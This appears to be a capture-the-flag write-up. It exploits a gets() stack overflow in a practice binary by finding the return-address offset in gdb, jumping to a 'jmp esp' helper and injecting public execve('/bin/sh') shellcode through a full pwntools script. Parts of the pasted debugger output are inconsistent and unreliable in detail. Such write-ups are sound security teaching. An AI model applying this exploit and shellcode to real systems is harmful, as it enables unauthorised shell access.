

Pwn 8: Enc PWN 2

We need to answer to the following questions:

1. What is the goal of the exercise?
2. What is the entry point that allows us to reach our goal?

This program executes some bash functions and, if the user inserts a command contained in the list of 'executable' commands, this will be executed. From the *if-else* block defined in the *main*, we can notice that the only command that it is allowed is the *ls*, defined on the function:

```
void run_command_ls() {  
    system("ls");  
}
```


But we can also notice the function *lol*, that let us execute what's on the stack:

```
void lol() {  
    __asm__("jmp %esp");  
}
```

Our **goal** is to have full access to the bash commands, and the vulnerability we can exploit is provided by the *gets* over a 32-byte *buffer*. Here we can do a *shellcode attack*.

We first need to find the offset to reach the return address in order to inject our code. Let's use *gdb*.

First, we need to create the pattern that causes the segmentation fault of our program:



```
pattern create 100  
'AAAAAAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAABAFaAbAAIAAGAACAAZAAHAAAdAA3AAIAAeAA4AA3AAfAA5AAKAAGAA6AAL'  
run  
Starting program: /home/pajola/Documents/CyberChallenges/pwn/8_enc_pwn2/pwn2  
$ AAAAAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAABAFaAbAAIAAGAACAAZAAHAAAdAA3AAIAAeAA4AA3AAfAA5AAKAAGAA6AAL
```

This gives us the following trace:

```

--Registers--
EAX: 0x0
EBX: 0x0
ECX: 0xfffff9d0 --> 0xf9b8900a
EDX: 0xfffff9d0 --> 0x0
ESI: 0xfffff9d0 --> 0x1d7d6c
EDI: 0x0
EBP: 0x41304141 ('AAAA')
ESP: 0xfffff9d0 ('bAA1AAGAACAA2AAHAAdAA3AAIAAeAA4AAJAAFAA5AAKAAGAA6AAL')
EIP: 0x41414641 ('AFAA')
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)

Registers (0x0-0xfffff9d0) (0x41304141)
--Stack--
0000| 0xfffff9d0 ('bAA1AAGAACAA2AAHAAdAA3AAIAAeAA4AAJAAFAA5AAKAAGAA6AAL')
0004| 0xfffff9d4 ('AAGAACAA2AAHAAdAA3AAIAAeAA4AAJAAFAA5AAKAAGAA6AAL')
0008| 0xfffff9d8 ('AcAA2AAHAAdAA3AAIAAeAA4AAJAAFAA5AAKAAGAA6AAL')
0012| 0xfffff9dc ('2AAHAAdAA3AAIAAeAA4AAJAAFAA5AAKAAGAA6AAL')
0016| 0xfffff9e0 ('AAdAA3AAIAAeAA4AAJAAFAA5AAKAAGAA6AAL')
0020| 0xfffff9e4 ('A3AAIAAeAA4AAJAAFAA5AAKAAGAA6AAL')
0024| 0xfffff9e8 ('IAAeAA4AAJAAFAA5AAKAAGAA6AAL')
0028| 0xfffff9ec ('AA4AAJAAFAA5AAKAAGAA6AAL')

Legend: rax, rax, rax, value
Stopped reason: 0x41414641 in ?? ()
0x41414641

```

Finally, we can have the information about the return address:

```

--Pattern search bAA1AAGA
Registers point to pattern buffer:
[ESP] --> offset 48 - size ~52
Pattern buffer found at:
0x0004b160 : offset 0 - size 100 ([heap])
0xfffffa865 : offset 0 - size 100 ($sp + 0x250b [-2395 dwords])
0xfffffcd90 : offset 0 - size 100 ($sp + 0x30 [-12 dwords])
References to pattern buffer found at:
0xf7f9a5cc : 0x0004b160 (/lib/i386-linux-gnu/libc-2.27.so)
0xf7f9a5d0 : 0x0004b160 (/lib/i386-linux-gnu/libc-2.27.so)
0xf7f9a5d4 : 0x0004b160 (/lib/i386-linux-gnu/libc-2.27.so)
0xf7f9a5d8 : 0x0004b160 (/lib/i386-linux-gnu/libc-2.27.so)
0xf7f9a5dc : 0x0004b160 (/lib/i386-linux-gnu/libc-2.27.so)
0xfffffa220 : 0xfffffa865 ($sp + 0x2bb0 [-2796 dwords])
0xfffffa224 : 0xfffffcd90 ($sp + 0x2bac [-2795 dwords])
0xfffffa23c : 0xfffffcd90 ($sp + 0x2b94 [-2789 dwords])
0xfffffa2cc : 0xfffffcd90 ($sp + 0x2b04 [-2753 dwords])
0xfffffcd94 : 0xfffffcd90 ($sp + 0x3c [-15 dwords])

```

The offset to EIP is equal to 44. We can now search for a “decent” (proper) shellcode for this architecture. For example, on <http://shell-storm.org/shellcode/> you can find the following one:

```

\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80

```

From what we saw using the pattern, we can replace the return address with the address of the lol function, and inject the shellcode right after, since it will go into the stack and the lol function will

execute it.

```
from pwn import *

elf = ELF('./pwn2')

offset = 44
junk = b'a' * offset
# http://shell-storm.org/shellcode/
shellcode =
b"\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80"
target_address = p32(elf.symbols['lol'])

p = process('./pwn2')
msgin = junk + target_address + shellcode
p.sendline(msgin)
p.interactive()
```

With the overflow we write the shell code on the stack, and thanks to the function *lol* we can jump to the right position.